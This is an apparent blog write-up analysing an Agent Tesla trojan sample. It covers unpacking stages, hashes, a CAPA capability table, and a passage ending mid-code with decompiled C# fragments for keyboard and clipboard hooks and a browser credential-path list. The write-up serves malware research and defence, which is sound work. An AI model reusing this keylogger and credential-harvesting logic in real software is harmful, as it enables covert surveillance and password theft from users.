Malware Analysis - Agent Tesla

By Bar Magnezi

Published: 2024-06-05 · Archived: 2026-04-05 13:56:23 UTC

Sample:

```
e2f6a376216a6492d6fe3648a969608c
```

BackgroundPermalink

Agent Tesla is a highly advanced Remote Access Trojan (RAT) favored by cybercriminals and Advanced Persistent Threat (APT) groups for espionage. It first emerged in 2014 and is known for its ability to steal sensitive information like credentials and keystrokes, and to capture screenshots. Spread through malicious email attachments and software vulnerabilities, it is a potent tool for state-sponsored cyber espionage and data theft.

Static Analysis - Stage 1Permalink



Figure 1: Malware Bazaar Entry



Figure 2: VirusTotal Detection

As seen in Figures 1 and 2, this malware is highly recognizable and detectable by EDRs and antivirus software.

Through the use of tools such as PEStudio and Detect It Easy, I was able to identify that this malware is packed. This observation highlights the sophistication of the malware, as packers are often used to obfuscate the underlying code.



Figure 3: Detect It Easy on First Stage



Figure 4: PEStudio on First Stage

After analyzing the file with DNSpy, I identified the malware's unpacking function. It unpacks itself into memory and executes as a new process. As shown in Figure 5, I saved the unpacked content to a new file for further analysis. In addition, I successfully dumped a DLL that is generated during the malware's execution.



Figure 5: Extracting from the memory



Figure 6: Extracting DLL

Static Analysis - Stage 2[Permalink]

After extracting the dll and the unpacked malware, we have files that lookes like this:

Figure 7: 3 Files that were extracted

Analyzing its hash on VirusTotal revealed that it’s a new variant that has not been previously analyzed or uploaded.



Figure 8: No detection on 2nd Stage



Figure 9: No Detection on the dll

For quick and precise analysis of both files, I once again utilized Detect It Easy and PEStudio as shown in the next Figures.



Figure 10: Detect It Easy 2nd Stage



Figure 11: PEStudio 2nd Stage



Figure 12: Detect It Easy on the dll



Figure 13: PEStudio the dll

Using CAPA, I was also able to identify the specific capabilities and behaviors of the malware, providing deeper insights into its functionality.

md5	bc19b0a9d487ac8e5d22b40bd6176d2d
sha1	5dbe53875474a70d3ee2d7ee811aea4b90d0d010
sha256	06d4a113982559c15cbe1a2138ae3ff1c7d88e7e15706253c615ed535e0d8316
os	windows
format	dotnet
arch	i386
path	C:/Users/bm/Desktop/New folder/stage2.bin

ATT&CK Tactic	ATT&CK Technique
COLLECTION	Clipboard Data T1115 Data from Information Repositories T1213 Input Capture::Keylogging T1056.001 Screen Capture T1113
DEFENSE EVASION	Deobfuscate/Decode Files or Information T1140 Obfuscated Files or Information T1027 Subvert Trust Controls::Mark-of-the-Web Bypass T1553.005
DISCOVERY	File and Directory Discovery T1083 Process Discovery T1057 Query Registry T1012 Software Discovery T1518 System Information Discovery T1082 System Location Discovery::System Language Discovery T1614.001
EXECUTION	Windows Management Instrumentation T1047

Figure 14: CAPA 2nd Stage

Dynamic Analysis[Permalink]

Analyzing the second stage in DNSpy revealed the malware's functionality. I identified keylogger and screen logger capabilities, password harvesting, and data extraction from browsers, databases, and more.

```
// Token: 0x06000048 RID: 72 RVA: 0x000051C0 File Offset: 0x000033C0
public nBB8b2()
{
    this._keyboardHook = new SKTzxzsJw();
    this._keyboardHook.KeyDown += this.WzcQ0R1;
    if (Stu4Un2.EnableClipboardLogger)
    {
        this._clipboardHook = new D1iMJnyND8J();
        this._clipboardHook.Changed += this.Ixvs;
        this._clipboardHook.aNCGD3gZXpm();
    }
    this.LogTimer = new System.Timers.Timer();
    this.LogTimer.Elapsed += this.64si;
    this.LogTimer.Interval = (double)(60000 * Stu4Un2.KeyloggerInterval);
}
```

Figure 15: KeyLogger Functions

```
if (num == 33)
{
    rIQSi.MozillaBrowserList.Add(new rIQSi.1HAifa8G8z("CyberFox", rIQSi.SystemAppdataPath + "\\8pecxstudios\\Cyberfox\\", Convert.ToBoolean("true")));
    num = 34;
}
if (num == 18)
{
    rIQSi.ChromiumBrowserList.Add(new rIQSi.1HAifa8G8z("360 Browser", Path.Combine(rIQSi.LocalApp, "360Chrome\\Chrome\\User Data"), Convert.ToBoolean("true")));
    num = 19;
}
if (num == 23)
{
    rIQSi.ChromiumBrowserList.Add(new rIQSi.1HAifa8G8z("Coccoc", Path.Combine(rIQSi.LocalApp, "CocCoc\\Browser\\User Data"), Convert.ToBoolean("true")));
    num = 24;
}
if (num == 25)
{
